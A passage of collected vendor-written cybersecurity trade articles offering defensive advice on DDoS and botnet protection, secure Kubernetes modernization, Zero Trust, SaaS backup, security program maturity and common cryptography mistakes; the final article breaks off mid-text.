- **Listen to business needs and look for ways to support them.** Security should never be seen as a 'blocker,' but more as a business enabler. Security leaders and deputies should promote security by proactively building relationships across the organization and being able to explain how stronger security also supports business objectives.
- **Always be ready to embrace change.** Change is a constant theme in security, and professionals should never shy away from it. They should drive cultural change based on risks and employee behavior and promote security throughout the organization.
- **Understand technology, risk, security and organizational context.** Most security professionals are highly technical; however, far fewer have a deep understanding of how security fits into a wider business context. Even fewer have first-hand experience measuring, tracking and managing security risk in an evolving business environment.

  This mixture of skills, knowledge and experience is critical. CISOs should choose deputies who actively work to develop these areas throughout their careers.

- **Educate the organization on cyber risk and readiness.** Breaches from human error have cost companies $3.50M in 2019 alone, which can be at least partially attributed to the majority of employees' lack of understanding about security and how their actions affect the security of the organization. Creating an enterprise-wide security culture is something all security professionals should strive to achieve, and it's particularly important for security leaders.

Security isn't something that can be achieved by the CISO alone. It requires the support of the full security team and the whole business. Through 2021, we will see how organizations and security leaders will start to include in their plans how to reduce the talent gap and leverage internal talent to train security lieutenants.

The next generation of security leaders will need to take every opportunity to educate their colleagues about security best practices and cyber risks, as well as how security is an enabler for achieving business outcomes to help grow their own skills and ultimately protect all the entry points to their organization.

About the Author

Jason Hicks is Global CISO at Kudelski Security. Jason is a veteran information security and risk management executive with CISO experience in the finance, retail and logistics industries. Jason leads Kudelski Security's Advisory Services strategic and business development practices where he advises clients on risk management strategies and expands the firm's engagement with top security executives across the world. Prior to his current role, he served as the global CISO for Ares Management LLP, a multi-national alternative asset manager, with more than $140 billion in assets under management.

He was a main contributor to Kudelski Security's Cyber Business Executive Research: Building the Future of Security Leadership.

Defending Against Increasing DDOS Attacks in The Light Of COVID-19 And 5G

By Amr Alashaal, Regional Vice President - Middle East at A10 Networks

Cybercriminals had a busy year in 2020, with rapidly increasing numbers of distributed denial of service (DDoS) weapons, widespread botnet activity, and some of the largest DDoS attacks ever recorded. As COVID-19 drove an urgent shift online for everything from education and healthcare, to consumer shopping, to office work, hackers had more targets available than ever—many of them under protected due to the difficulty of maintaining security best practices in an emergency scenario. At the same time, the ongoing rollout of 5G technologies has accelerated the proliferation of IoT and smart devices around the world, making unsuspecting new recruits available for botnet armies to launch crushing attacks on a massive scale.

In our ongoing tracking of DDoS attacks, DDoS attack methods, and malware activity, A10 Networks has observed a steady increase in the frequency, intensity, and sophistication of these threats, most recently in our State of DDoS Weapons Report for H2 2020, which covers the second half of the past year. During this period, we saw an increase of over 12 percent in the number of potential DDoS weapons available on the internet, with a total of approximately 12.5 million weapons detected. The good news is that proven methods of protection continue to be effective even as threat levels rise. In this article, we'll talk about recent trends in DDoS activity and how to defend your organization against this common and highly damaging type of attack.

Botnets drive DDoS attack levels to new heights

While organizations of all sizes fell victim to DDoS last year, two of the world's largest companies made headlines for suffering unprecedented attacks. In June 2020, Amazon revealed a DDoS attack on its public cloud earlier that year that peaked at 2.3 Tbps, almost twice the size of the previous largest recorded attack. Soon afterwards, Google revealed details of an even larger DDoS attack that peaked at 2.5 Tbps. A10 Networks has also been privately notified of even larger attacks, underscoring the perennial threat and growing impact of this type of cybercrime.

Unlike other types of cyberattacks that depend on concealment, DDoS attacks aim to simply overwhelm an organization's defenses with a massive flood of service requests delivered from a large number of sources. The distributed nature of the attack makes it especially difficult to repel, as the victim can't simply block requests from a single illicit source.

In recent years, hackers have evolved their methods and broadened their base of attack by using malware to hijack vulnerable compute nodes such as computers, servers, routers, cameras, and other IoT devices and recruit them as bots. Assembled into botnet armies under the attacker's control, these weapons make it possible for attacks to be sourced from different locations across the globe to suit the attacker's needs. In the second half of 2020, the top locations where botnet agents were detected include India, Egypt, and China, which together accounted for approximately three-quarters of the total. Activity sourced from DDoS-enabled bots in India spiked in September 2020, with more than 130,000 unique IP addresses showing behavior associated with the Mirai malware strain. A10's most recent State of DDoS Weapons Report explores our findings about the largest contributor to this botnet activity, a major cable broadband provider, which accounted for more than 200,000 unique sources of Mirai-like behavior.

Blocking botnet recruiters

The identification of IP addresses associated with DDoS attacks gives organizations a way to defend their systems against questionable activity and potential threats. To protect services, users, and customers from impending DDoS attacks, companies should block traffic from possibly compromised IP addresses unless it is essential for the business, or to rate-limit it until the issue is resolved. Automated traffic baselining, artificial intelligence (AI), and machine learning (ML) techniques can help security teams recognize and deal with zero-day attacks more quickly by recognizing anomalous behavior compared with historical norms.

Another important step is to make sure that your organization's own devices are not being recruited as bots. All IoT devices should be updated to the latest version to alleviate infection by malware. To detect any pre-existing infections, monitor for unrecognized outbound connections from these devices, and check whether BitTorrent has ever been seen sourced or destined to these devices, which can be a sign of infection. Outbound connections should be blocked as well. This will prevent the device from making the call required for the installation of malware such as mozi.m or mozi.a as part of the bot recruitment process.

Amplification attacks and how to prevent them

The scope of a DDoS attack can be vastly expanded through amplification, a technique that exploits the connectionless nature of the UDP protocol. The attacker spoofs the victim's IP address and uses it to send numerous small requests to internet-exposed servers. Servers configured to answer unauthenticated requests, and running applications or protocols with amplification capabilities, will then generate a response many times larger than the size of each request, generating an overwhelming volume of traffic that can devastate the victim's systems. Capable of leveraging millions of exposed DNS, NTP, SSDP, SNMP, and CLDAP UDP-based services, amplification reflection attacks have resulted in record-breaking volumetric attacks and account for the majority of DDoS attacks.


The SSDP protocol, with more than 2.5 million unique systems, led the list of amplification attack weapons exposed to the internet in 2020. With an amplification factor of over 30x, SSDP is considered one of the most potent DDoS weapons. The most straightforward blanket protection against such attacks is to simply block port 1900 traffic sourced from the internet unless there is a specific use case for SSDP usage across the internet. Blocking SSDP traffic from specific geo-locations where a high-level botnet activity has been detected can also be effective for more surgical protection.

As recent trends make clear, the DDoS threat will only continue to grow as rising online activity across sectors, a rapidly expanding universe of IoT devices, and increasingly sophisticated methods offer new opportunities for cybercriminals. Organizations should take an active approach to defense by closing unnecessary ports, using AI and ML to monitor for signs of compromise or attack, and blocking traffic from IP addresses known to have exhibited illicit behavior.

About the Author

Amr started his A10 journey over four years ago and has been instrumental in growing the company's presence and success in the Middle East region. He and his team have developed and grown A10's business in major Service Providers coupled with key strategic enterprise customers in the energy and utilities sector. Prior to joining A10, Amr worked with system integrators and distributors before moving to Fortinet where he excelled in developing the company's revenue streams in large infrastructure, cyber security and managed services. Amr was born and raised in the United Kingdom and graduated from Brunel University with a Bachelor's degree in Business Management. In his leisure time Amr enjoys travelling, socializing and learning new trends in investment

Amr can be reached online at (AAlashaal@a10networks.com) and at our company website https://www.a10networks.com/



Embed Security into Your Modernized Applications

By Gadi Naor, CTO and Co-Founder of Alcide

Companies may be feeling pressure to modernize their legacy, monolithic applications for many reasons: some may wish to operate on a larger scale or to increase innovation velocity by enabling teams to work in parallel. Some companies will build new applications from the ground up, and others will take an incremental approach to modernization by breaking up their monolithic applications and creating modernized blocks one piece at a time.

No matter what strategy your company takes on its journey to modernization, it is imperative that the modernization efforts think and embed security into the development pipeline, employ the correct technologies to assist your team, and create the correct culture and processes to ensure not only effective and timely development, but robust security for your application.

Kubernetes, as a cloud native application vehicle, would be the best infrastructure to invest in. Not only is Kubernetes a powerful and flexible technology, but it also offers a very rich ecosystem and a wide range of tools required to build, secure, operate, run, and scale modern applications. Kubernetes, from a security perspective, can also be harnessed to bolster the overall security of companies modernizing applications. Such companies will be able to establish and implement a well-defined security posture for the various application microservices, runtime security configuration checks, workload protection, Kubernetes infrastructure user and entity behavior monitoring, and secure the cloud environments in which Kubernetes clusters are provisioned.

Why bake in security so early in the modernization process? Companies need to keep application security at the forefront of their planning to mitigate security issues that would delay GA or expose the application to threats in production. After all, containers, Kubernetes, and cloud native are new territory for many organizations, so integrating security with the development process and organization from the start will help organizations avoid security pitfalls later on.

Build Your Security Process from the Beginning

You don't want to hit your go-live date and discover security was overlooked. This is important for any application, but even more critical when modernizing regulated applications. Failing a security compliance test can cause a project to miss its GA date, therefore a security mindset needs to be applied to the development team and process to address security needs as early as possible.

Security and Your Delivery Pipeline

Your delivery pipeline is where you build your machinery and where you plug in your building blocks. This is where you should implement your security infrastructure. In particular, you want to make certain that your supply chain is secure, and that the components used in your code are not vulnerable. This would normally be the place where code scanning is implemented into CI, scanning your infrastructure-as-code (IaC scan) and security testing (SAST/DAST).

It is quite important to make sure attention is given to resolve discovered issues. Otherwise, security tools would just keep piling up more findings.

Build Your Containers Right

With containers, there is a huge difference between vulnerable container code and exploitable container code. It is possible for containers to consist of security flaws in superfluous code that is never executed in production. This vulnerable but not exploitable code will generate time-wasting security alerts when scanning container images for vulnerabilities. Much of the benefit you can get from containers comes from how you build your container images. A well-defined practice for building container images will eliminate superfluous code that would generate false positives during security image scans, and save developers time from hunting and mitigating vulnerabilities that were not a threat.

Support Your Security with Automation

Substantial delivery acceleration occurs when security tools, like those mentioned above, are integrated into the build and delivery pipelines, as well as integrated into the development processes. Development process integration means there are well-defined security quality metrics and events that break builds or pause delivery, and that there is full life cycle management of newly discovered security issues as well as existing ones. Piling up security findings is known to be a failing practice. A true commitment to embed security into modernized applications involves people, technologies and processes to triage, prioritize and fix security findings.

Automation enables you to set standards and prevent drifts in your coding practices that would introduce vulnerabilities down the road, such as changes in access rights to certain workloads, well before those changes even get to production.

Your Culture Also Needs to Be Modernized

Application modernization involves changes in how people leverage cloud-native technologies to design, build, operate, secure and run applications. From a security standpoint, there's a huge advantage with appointing a security lead that is primarily or purely focused on cloud-native security aspects of the modernized application. This creates visibility into what the developers are building, enabling security stakeholders to contribute their requirements and perspectives before the application is generally available. Having and making all parties accountable for security ensures software is delivered with the best security posture possible.


Another benefit of having a designated security tech lead is to build some know-how about security practices that other members of the development team can leverage when they have questions. It can be draining and inconsistent to try to depend on every team member to know and handle the security aspects around their coding. Instead of each member individually reinventing the wheel, which has a steep learning curve where security is concerned, they can tap the wisdom of the designated security lead.

Conclusion

Modernizing software by moving from monolithic applications to microservices, or building cloud-native greenfield applications by leveraging cloud-native infrastructure such as containers and Kubernetes is not a trivial task. Use of novel technologies and processes create new and unforeseen security challenges. Carefully building minimal containers for each microservice ensures microservices are deployed with hardened configurations and network segmentation as needed. Plugging the various security configuration checks into automation processes and structuring your teams with a dedicated security lead will help to continuously minimize security risks and prevent potential security drifts.

About the Author

Gadi Naor is CTO and Co-Founder of Alcide. Gadi Naor has 18 years of engineering experience, from kernel-based development through leading development of cybersecurity products. He started his professional career at Check Point. Gadi then joined Altor Networks, a pioneer in virtualized data center security, later acquired by Juniper Networks. Prior to Alcide, Gadi co-founded Fitfully, at which he served as CTO. Gadi holds a B.A. in computer science from the Technion Institute of Technology. Gadi can be reached online at (gadi@alcide.io, LinkedIn, Twitter) and at our company website https://www.alcide.io/.



How Zero Trust Networks Can Help Curb IT Burnout

By Stephen Helm, Product Marketing Manager, WatchGuard Technologies

Last year was a challenging year for IT teams, and tech workers will continue to feel the mounting burden of maintaining business continuity moving forward. In the early part of 2020, IT teams were stressed to the brink as they scrambled to help their organizations adapt to the realities of the COVID-19 pandemic. Digital transformation timelines accelerated and businesses entered a mode of “survive to thrive.” Many companies even opted to issue poorly secured devices or extend network access broadly with the goal of getting users productive as quickly as possible, while paying little regard to the security implications of those decisions.

Now, as the pandemic stretches on, 54% of IT teams find they are spending more time managing security threats and developing new security protocols than in previous years, according to a recent LogMeIn study. Further, 47% of IT teams now spend five to eight hours *per day* on IT security, up from just 35% in 2019. With IT teams already suffering from startling burnout levels, keeping up with this increased workload is as dangerous as it is unsustainable. In fact, a study from the U.S. Department of Defense found that the vigilance required to maintain cyber security is consistent with that of professionals in sectors such as air traffic control, industrial process control, and medical monitoring.

Most businesses build their security posture layer by layer as their needs change over time, while relying on disparate security tools and manual processes to keep things operational. This leads to unnecessarily complex security operations and poor security efficacy overall. It also increases the risks of employee burnout by increasing the workloads of IT teams that are already overwhelmed and under-resourced.

The Zero Trust framework offers a clear path IT professionals can use to simplify security delivery in the face of all this chaos and complexity. While a traditional network is built around the idea of inherent trust, Zero Trust takes a “never trust, always verify” approach to security – one that uses multiple, integrated layers of protection to prevent threats, block lateral movement and enforce granular user-access controls. What does this look like in practice? Let’s take a closer look at three areas where Zero Trust helps to streamline security management, and make IT teams’ lives easier as a result.

1. **Limit access to systems and applications, by default.** A core tenet of a Zero Trust approach to security, access management provides centralized oversight across all common IT systems while limiting access to specific users, devices or applications. This mitigates the threat of unauthorized access, which could give attackers access to sensitive areas of your network, while giving teams complete control over access privileges. At the same time, single sign-on (SSO) technologies, combined with multi-factor authentication (MFA), improves access security. It also minimizes the password burden on users by allowing them to log in just once to access their applications from a central point. Given the average user has around 70-80 passwords (and spends an average of 7-12 hours a year trying to remember and/or reset them), minimizing the number of times they have to enter their credentials can be a significant time saver.

2. **Pinpoint who and what is connecting to the business network**. MFA is one of the cornerstones of good security and a key component of the Zero Trust framework. MFA technology both facilitates secure authentication by requiring three factors for approval (something you know, something you have, and something you are) and empowers users to manage their own security by allowing for complete, centralized credential management. Cloud-based approaches to MFA make it possible for users to securely log in by simply downloading an application to their smartphone without needing hands-on IT involvement. Organizations that provide both online and offline authentication options enable authorized users to access what they need, when they need it, without a call to the help desk. Once a daunting technology for the average user (and for some IT teams), MFA is now commonly offered to consumers by social media sites, banks, retailers, and more.

3. **Single out threats earlier.** Employees stuck at home will undoubtedly use company laptops issued for remote work to conduct personal email checks and web surfing. Keeping users safe from phishing attacks and drive-by downloads as they navigate the internet (for whatever reason) is more difficult when they’re connecting from outside the network perimeter. The Zero Trust framework assumes that malware has compromised every device trying to connect to the network. So, by constantly monitoring endpoint devices for signs of attack, IT staff are no longer at the mercy of regularly scheduled scans or timely signature updates when it comes to detecting threats. As part of this integrated approach, infected devices are prevented from connecting to the network entirely, and automatically.

Although remote work can provide many business and personal benefits, we must also weigh them against the real consequences. According to one survey from staffing firm Robert Half, 55% of employees who have transitioned to remote work say they have been logging in on weekends, while 34% find themselves working more than eight hours a day. The IT teams providing support behind the scenes were already working overtime, and now they support a workforce scattered across home offices, working at all hours of the day, on non-secure networks. The stress is real. While deploying a Zero Trust framework may seem like a complex process, the outcome is a stronger security posture that is dramatically easier to manage.

About the Author

Stephen Helm is a Product Marketing Manager responsible for Network Security at WatchGuard Technologies. Prior to WatchGuard, Stephen held product marketing roles for the Cryptographic Management division of SafeNet (now Gemalto). He has over a decade of experience in cyber security and holds a degree in Mass Communications from Towson University.

3 SaaS Backup Rules to Keep Your Data Safer in 2021

By Dmitry Dontov, CEO and Chief Architect of Spin Technology

In the wake of the global pandemic, organizations of all types and sizes have pivoted to cloud resources to accommodate the rise of distributed, remote work. Businesses have never been more reliant on the cloud than they are today. The proof is in the remarkable growth we're seeing in cloud spending and cloud software-as-a-service (SaaS) subscriptions. Gartner forecasts public cloud services spending to grow 18.4% in 2021 to a total of $304.9 (up from $257.5 billion just last year). And despite the drop in overall IT spending in 2020, SaaS remained the largest cloud market segment. Regardless of how this health crisis plays out, we're in the midst of the remote work age and there's no reason to think the accompanying reliance on cloud services will fade any time soon.

As organizations adopt these services at historic rates, the volume of business-critical data organizations house in cloud environments is reaching a fever pitch. This raises some grave concerns when it comes to security, recovery and overall business operations. Is your data protected by default? How critical are backups of your cloud-based services and data? What options do you have to increase protection for that data? The list goes on. Let's dive into several concerns around today's cloud environments and three key considerations for SaaS data backup that can improve security and resilience.

Where Does the Cloud Security Buck Stop?

One popular cloud SaaS environment seeing tremendous growth is Microsoft Office 365. Businesses have been looking for any and every way to empower remote workers to better communicate, collaborate and operate regardless of location. As a result, Microsoft Teams subscriptions swelled significantly from 44 million active users in March 2020 to 75 million by April 2020. In general, Microsoft Office 365 has over 250 million individuals already using the platform monthly, with 20% growth annually. But as the world becomes increasingly cloud-reliant, organizations must come to grips with their responsibility for data protection and backup – especially when that data resides within Microsoft Office 365 and other cloud environments like it.

Some believe these types of hyperscale environments are so resilient there's no possible way to lose data. While it is true that Microsoft and other cloud hyperscalers offer data center resilience and protection from failures far beyond that of anything private organizations can hope to build in-house, there are still significant risks. For instance, end-user deletion and ransomware can cause data loss just as quickly in SaaS environments as they can on-premises. Microsoft and most other cloud service providers operate under what they refer to as a *shared responsibility model*. This shared responsibility model obliges customers to protect their own data, and ultimately, Microsoft and other CSPs cannot be held accountable for your data loss.

Considering Microsoft has millions of customers, all making use of API calls to the various Office 365 backend applications, Microsoft limits the amount of data that users can restore in a specific time frame. This ensures that one tenant in Office 365 will not cause performance issues for other tenants in the same data center, region, etc. That said, if you wind up needing to restore large amounts of data to Office 365 very quickly, these built-in restrictions will dramatically impede the process.

In short, the responsibility for protecting and backing up your sensitive SaaS data ultimately lies with you and you alone.

New Rules for SaaS Backup

Organizations looking to protect – and if necessary, recover – their data in Office 365 and other cloud SaaS environments must follow a new set of criteria for selecting backup solutions. According to DCIG, these include the following requirements:

1. **Proactive Prevention Against Data Loss Events** – The need for backup and cybersecurity software to come together in cloud environments like Microsoft Office 365 is becoming more apparent. When looking at the restrictions imposed for API access, colossal data loss events like an Office 365 cloud environment ransomware infection could potentially take days, if not longer, to recover from, even if you have adequate backups. This highlights the importance of monitoring for the telltale signs of ransomware infections proactively, and using automated processes to stop attacks before they can affect your data. In this way, any potential data restores have as small a footprint as possible.

2. **Advanced Monitoring Capabilities –** Monitoring for other types of security threats in your Microsoft Office 365 environment can help prevent large data loss events. Tracking data sharing and data access patterns and anomalies across your entire organization can shed light on cybersecurity issues before they lead to data loss. Again, proactive cybersecurity measures will help to ensure much smaller data recovery when and if you face the need in your environment.

3. **Highly Efficient Recovery Routes –** Your organization's backup capabilities play a significant role in the degree to which you can quickly and effectively recover your data. Your backup approach must allow for granular data recovery. Complete file recovery can result in mountains

of unnecessary data and cause massive headaches and complexity. Searchable backups for granular file or email item reinstatement can help administrators find the specific data required for a successful recovery – no more, no less.

As more organizations turn to cloud SaaS environments to reimagine business operations in a post-COVID world, robust backup capabilities and cybersecurity controls have never been more critical. Ransomware and other data loss incidents in the cloud will continue to grow in prevalence. Is your team equipped to identify, prevent and recover from a cloud ransomware infection without significant damage? Does your SaaS provider limit or throttle the amount of data you can restore within a specific timeframe? Are your backups stored outside of your cloud environment to preserve close control in the event of a catastrophic failure? If these questions make you the least bit uneasy, it's time to change your strategy for managing and backing up your cloud environments to ensure your SaaS data is safe and recoverable at all times.

About the Author

Dmitry Dontov is the CEO and Chief Architect of Spin Technology, a cloud data protection company based in Palo Alto, and the former CEO of Optimum Web Outsourcing, a software development company from Eastern Europe. As a serial entrepreneur with over 20 years of experience in security and team management, Dmitry has a strong background in the cloud protection field and is an expert in SaaS data security. Learn more here: https://spin.ai.

Five Areas for Improving Cybersecurity Maturity Navigating and Filling the Resource Gap

By Tony Martinez, Vice President, Cyber Security & Network Solutions, MGT Consulting

Building an effective cyber security program in today's environment is more challenging than ever. A growing amount of connected devices paired with an IT network and perimeter that is more decentralized than ever due to cloud functionality and remote work, has resulted in organizations struggling to keep security operations maintained efficiently. All this, on top of a tremendous shortage of talent and resources in all things cyber security.

If you talk to IT or Security leaders, it's their sentiment that they are often under resourced — they're putting out fires with no budget and no people. They are doing more with less. At MGT Cyber Security Solutions we've seen these problems, and we've been that IT or Security leader on other side. That's why we've made it our mission to provide support to elevate IT and security teams so that they can rise to the occasion. We like to say we're *answering the call*.

We're seeing a trend in organizations requiring outside help to implement more advanced and mature security controls. Here are some of my thoughts on the areas that need to be addressed by any organization. Overall, it's about program maturity and continuous improvement in risk management — whether you're a small, medium, or large business or government agency, consider addressing these five areas to harden your security posture.

1) **Road mapping and KPIs** – Create a cybersecurity strategy with measures of success that is tailored to your environment. Along with this, create a governance road map that allows you to implement information and cyber security best practices across the organization, and with the support of leaders OUTSIDE of your team.

2) **24x7 Managed Security Solutions** – Consider using a 24x7 SOC/NOC-driven managed security service to take on key security operations functions such as firewall management, network monitoring (24x7 Managed Detection and Response). Building and maintaining this capability internally is typically cost-prohibitive and requires a tremendous amount of resources taking your internal team away from other key operational initiatives that may be mission critical.

3) **Vulnerability Management** – New vulnerabilities are being identified on a daily basis and internal IT teams do not typically have sufficient time, or resources, to keep up with patch management duties on a "just in time" basis. As we have seen happen during major cyber breaches, many of these have happened because of basic vulnerability exploits on unpatched systems. A dedicated third-party solution that is monitoring your environment and is dedicated to this function is a critical piece of any robust cyber security program.

4) **Training** – Creating a culture of cybersecurity with training and awareness is critically important. Cybersecurity touches all components of an organization; therefore, it is everyone's responsibility. Everyone is accountable to practice good cyber hygiene. As many have said before, the weakest link in your cyber security program is the "human factor". Train your employees on organizational policies regarding security and privacy and run phishing simulations to increase your resiliency to a phishing attack.

5) **Incident Response, and Disaster Recovery** – In cyber security, we say that it is not "if", but "when". While even the most mature cyber security programs may choose to accept certain risks on their environment, these are typically counter balanced with robust incident response, back-up plan, disaster recovery, and business continuity controls. An organization's ability to respond, mitigate and recover from a cyber-attack is absolutely crucial to a complete cyber security program.

IT and Security leaders are aware of the cybersecurity problems and risks they face every day, but have difficulty addressing them due to tight budgets and inadequate resources. MGT Consulting has the security operations muscle and expertise to put boots on the ground to address your cybersecurity needs. Our engineers are in the security trenches everyday with IT professionals solving strategic and tactical problems to harden the security posture of organizations across country.

About the Author

Tony Martinez, Vice President, Cyber Security & Network Solutions, MGT

Tony is passionate about helping agencies execute and implement strategic, comprehensive, and value-driven cyber security and IT solutions. With a focus on hardening the overall security posture and privacy of public entity information systems, he is an advocate for Infosec and IT professionals in helping build these core competencies. His expertise includes security and privacy risk assessments, compliance, vCISO, vulnerability assessments, penetration testing, IT infrastructure assessments, third-party risk management, incident response social engineering and cyber security training and awareness programs. He's spearheaded major projects such as county-wide cyber security risk assessments across the country and worked with the State of Michigan to do a 23-County cyber security compliance project.

Tony can be reached at tmartinez@mgtconsulting.com and at the company website https://www.mgtconsulting.com/.

4 Reasons Security Software Is Failing to Keep Applications Safe

By Wias Issa, CEO, Ubiq Security

With each new advancement in technology, the threat landscape shifts and hackers quickly find ways to exploit it, keeping security experts on their toes. As data moved from hardware to software to the cloud, security professionals were asked to pivot and develop new tactics to protect customer data. We're once again at a turning point where the software used to protect applications isn't cutting it and security experts need to find a safer way to build applications in order to keep data out of the hands of hackers. The number of data breaches that have occurred in the last few years is proof of that.

A recent Columbia University study analyzed the cryptographic security of 1,780 popular apps in the Google Play Store and found that many mobile developers are failing to appropriately protect sensitive data in their applications. In fact, all of the apps studied violated at least one of the most common cryptographic rules. Looking at the results of this study along with some of the biggest data breaches in the last few years, there are a few common threads—and a proposed approach to mitigate risk.

The 4 most common cryptography errors

Most of the data breaches related to cryptographic errors are a result of one of four common mistakes: a failure to encrypt sensitive data, poor key management, the use of weak cryptography, or a failure to select the appropriate encryption algorithm.

1. Companies are failing to encrypt sensitive data

Though this issue might not seem worth addressing, it's actually a huge problem. In the cloud alone, 43% of databases are unencrypted[1]. The solution might seem obvious—encrypt your data—but it's a bit more complex.

Developers are asked to churn out code quickly and they aren't necessarily given a detailed overview of how product features will be used. A developer might not encrypt data because they aren't aware that it's sensitive or that it's being stored or transmitted to an unencrypted location. Without that information, they have no reason to encrypt said data.

It's also entirely possible that with tight deadlines and one-week sprints, the work is rushed, and an oversight occurs. If it isn't caught quickly, the data may sit unencrypted for a significant period of time. Eventually a security breach will occur and the data will be stolen by hackers.

2. Encryption keys are mismanaged

Another recurring mistake is poor key management related to master encryption keys. In order to quickly and easily change encryption keys, developers sometimes store them in the same place as the encrypted data. As soon as a hacker gains access to the data store, either through an authorized user account or third-party application, they can download the master encryption key and data and perform decryption offline.

